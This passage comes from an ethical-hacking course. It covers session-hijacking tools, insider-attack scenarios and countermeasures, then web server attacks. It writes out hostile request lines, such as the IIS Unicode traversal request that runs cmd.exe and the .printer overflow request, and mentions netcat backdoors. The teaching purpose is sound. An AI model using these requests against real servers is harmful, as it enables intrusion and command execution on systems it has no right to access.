
- ◉ IP watcher is a commercial session hijacking tool that allows you to monitor connections and has active facilities for taking over a session.
- ◉ The program can monitor all connections on a network allowing an attacker to display an exact copy of a session in real-time, just as the user of the session sees the data.



T-Sight

<http://engarde.com>

- ⊙ T-Sight, an advanced intrusion investigation and response tool for Windows NT and Windows 2000, can assist you when an attempt at a break-in or compromise occurs.
- ⊙ With T-Sight, you can monitor all your network connections (i.e. traffic) in real-time and observe the composition of any suspicious activity that takes place.
- ⊙ T-Sight has the capability to hijack any TCP sessions on the network.
- ⊙ Due to security reasons, Engarde Systems licenses this software to pre-determined IP addresses.



T-Sight

The screenshot displays the T-sight Realtime application window. The main interface is divided into two panes: 'Protocols' on the left and 'Connections' on the right. The 'Protocols' pane lists several protocols, with 'telnet[23]/tc' selected. The 'Connections' pane shows a table of active connections.

	Start Dt	Start Tm	End Dt	End Tm	Src Hostname	Src IP Addr	S Port	Dst Hos
telnet[23]/tc	12/15/02	00:45:40	--/--/--	--/--/--	192.168.200.92	192.168.200.92	1056	192.16
domain[53]	12/15/02	00:46:40	12/15/02	00:47:18	192.168.200.94	192.168.200.94	1744	stqc-12
netbios-ns[	12/15/02	00:47:23	12/15/02	00:47:26	192.168.200.94	192.168.200.94	1755	stqc-12
netbios-dgn	12/15/02	00:48:43	12/15/02	00:48:46	192.168.200.94	192.168.200.94	1767	stqc-12
	12/15/02	00:49:18	--/--/--	--/--/--	192.168.200.96	192.168.200.96	1050	192.16
	12/15/02	00:49:44	--/--/--	--/--/--	192.168.100.12	192.168.100.12	1052	stqc-12

A detailed view of the selected telnet connection is shown in a foreground window titled '192.168.200.92 [1056] -> 192.168.200.98 [23]'. This window displays the source and destination IP addresses and ports, the time range from 12/15/02 00:45:40 to NOW, and a log of the session. The log shows the beginning and end of the session.

Packet Stats: 0.06% dropp


Interest Threshold: 1

Selected Time: 12/15/02 00:45:40

Realtime Playback

Generate

Remote TCP Session Reset Utility



Scenario (Cont...)

Nick captures the authentication tokens of his boss's session with the supply vendors and gets access to all vital information to take over his account.

◉ What next?

- He can impersonate his boss
- Place orders
- Cause loss of goodwill with the vendors
- Circulate malicious stuff from his boss' account
- Change the account password and cause closure of the account, leading to loss of important documents



Dangers Posed by Hijacking

1. Most computers are vulnerable
2. Little can be done to protect against it
3. Hijacking is simple to launch
4. Most countermeasures do not work
5. Hijacking is very dangerous (theft of identity, fraud, etc.)

Protecting Against Session Hijacking

1. Use encryption
2. Use a secure protocol
3. Limit incoming connections
4. Minimize remote access
5. Educate the employees




Countermeasure: IP Security

- ⊙ It is a set of protocols developed by the IETF to support secure exchange of packets at the IP layer.
- ⊙ Deployed widely to implement Virtual Private Networks (VPNs).
- ⊙ IPsec supports two encryption modes:
 - Transport
 - Tunnel
 - The sending and receiving devices must share a public key.

IP-SEC

© <http://h30097.www3.hp.com/unix/ipsec/>



Summary

- ◉ In the case of a session hijacking, an attacker relies on the legitimate user to connect and authenticate and then take over the session.
- ◉ In a spoofing attack, the attacker pretends to be another user or machine to gain access.
- ◉ Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control.
- ◉ Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack.
- ◉ A variety of tools exist to aid the attacker in perpetrating a session hijack.
- ◉ Session hijacking could be very dangerous and there is a need for implementing strict countermeasures.



Ethical Hacking

Module XI

Hacking Web Servers

Scenario

Jason is the Systems Engineer in a IT firm. Recently, Jason lost all his savings in an investment proposal when the share prices of his portfolio plummeted. Now Jason is in huge debt.

He has been tempted with a huge amount of money by a rival firm to steal some secret documents from his company. He refuses initially, but repeated calls from the rivals make him change his mind.


1. What can Jason do to successfully carry out the act?
2. Will Jason first attempt to hide his presence on the system, and then remain there quietly for some time, observing file transfers?
3. Will he look for specific unpatched software so that he can exploit some vulnerabilities?




Module Objective

- ◉ Introduction to Web Servers
- ◉ Popular Web Servers and Common Vulnerabilities
- ◉ Apache Web Server Security
- ◉ IIS Server Security
- ◉ Attacks Against Web Servers
- ◉ Tools used in Attack
- ◉ Countermeasures
- ◉ Increasing Web Server Security

Module Flow



How Web Servers Work



How Web Servers Work

1. The browser breaks the URL into three parts:
 1. The protocol ("http")
 2. The server name ("www.website.com")
 3. The filename ("webpage.html")
2. The browser communicates with a name server, which translates the server name, www.website.com, into an IP address
3. The browser then forms a TCP connection to the web server at that IP address on port 80
4. Following the HTTP protocol, the browser sends a GET request to the server, asking for the file http://webpage.html
5. The server sends the HTML text for the web page to the browser.
6. The browser reads the HTML tags and formats the page onto the screen

How are Web Servers Compromised?

- ⦿ **Misconfigurations:** In operating systems or networks
- ⦿ **Bugs:** OS bugs may allow commands to be run on the web
- ⦿ **Installing the server with defaults:** Service packs may not be applied in the process, leaving holes behind
- ⦿ **Lack** of proper security policy, procedures, and maintenance may create many loopholes for attackers to exploit



Popular Web Servers and Common Security Threats

- ◉ Apache Web Server
- ◉ IIS Web Server
- ◉ Sun ONE Web Server
- ◉ Nature of Security Threats in a Web Server Environment:
 - ✓ Bugs or Web Server Misconfiguration
 - ✓ Browser-Side or Client-Side Risks
 - ✓ Sniffing
 - ✓ Denial of Service Attack




Apache Vulnerability

- ◉ The Apache Week tracks the vulnerabilities in Apache Server. Even Apache has its share of bugs and fixes.
- ◉ For instance, consider the vulnerability which was found in the Win32 port of Apache 1.3.20.
 - Long URLs passing through the `mod_negative`, `mod_dir` and `mod_autoindex` modules could cause Apache to list directory contents.
 - The concept is simple but requires a few trial runs.
 - A URL with a large number of trailing slashes:
 - `/cgi-bin //////////////////////////////////////` could produce directory listing of the original directory.

Attacks Against IIS


- ◉ IIS is one of the most widely used web server platforms on the Internet.
- ◉ Microsoft's web server has been a frequent target over the years.
- ◉ It has been attacked by various vulnerabilities. Examples include:
 - ::\$DATA vulnerability
 - showcode.asp vulnerability
 - Piggy backing vulnerability
 - Privilege command execution
 - Buffer Overflow exploits (IIShack.exe)



IIS Components

⦿ IIS relies heavily on a collection of DLLs that work together with the main server process, inetinfo.exe, to provide various capabilities. Example: server side scripting, content indexing, web-based printing, etc.

⦿ This architecture provides attackers with different functionality to exploit via malicious input.



Sample Buffer Overflow Vulnerabilities

- ⦿ One of the most extreme security vulnerabilities associated with ISAPI DLLs is the buffer overflow.
- ⦿ There is a buffer overflow in IIS within the ISAPI filter that handles printer files that provide support for the Internet Printing Protocol (IPP).

The vulnerability arises when a buffer of approximately 420 bytes is sent to the HTTP host. Ex: **GET /NULL.printer HTTP/1.0 HOST: [buffer]**

IIS Directory Traversal

- ⦿ The vulnerability results because of a canonicalization error affecting CGI scripts and ISAPI extensions (.ASP is probably the best known ISAPI-mapped file type).
- ⦿ Canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name.
- ⦿ For example, "%c0%af" and "%c1%9c" are overlong representations for `/?/` and `/?\`.
- ⦿ Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir=c:\ HTTP/1.0



Unicode

- ⊙ ASCII characters for the dots are replaced with the Unicode equivalent (%2E).
- ⊙ ASCII characters for the slashes are replaced with Unicode equivalent (%c0%af).
- ⊙ Unicode 2.0 allows multiple encoding possibilities for each characters.
- ⊙ Unicode for "/": 2f, c0af, e080af, f08080af, f8808080af, ...
- ⊙ Overlong Unicode is NOT malformed, but not allowed by a correct Unicode encoder and decoder.
- ⊙ Maliciously used to bypass filters that only check short Unicode.

Note: Unicode is discussed here as proof of concept

Unicode Directory Traversal Vulnerability

- ⦿ Occurs due to a canonicalization error in Microsoft IIS 4.0 and 5.0
- ⦿ A malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders
- ⦿ This allows the attacker to escalate his privileges on the machine
- ⦿ This would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it
- ⦿ This vulnerability can be exploited by using the NETCAT as the backdoor (Trojan horse)

Hacking Tool: IISxploit.exe



This tool automates the directory traversal exploit in IIS

Proof of concept

Msw3prt IPP Vulnerability

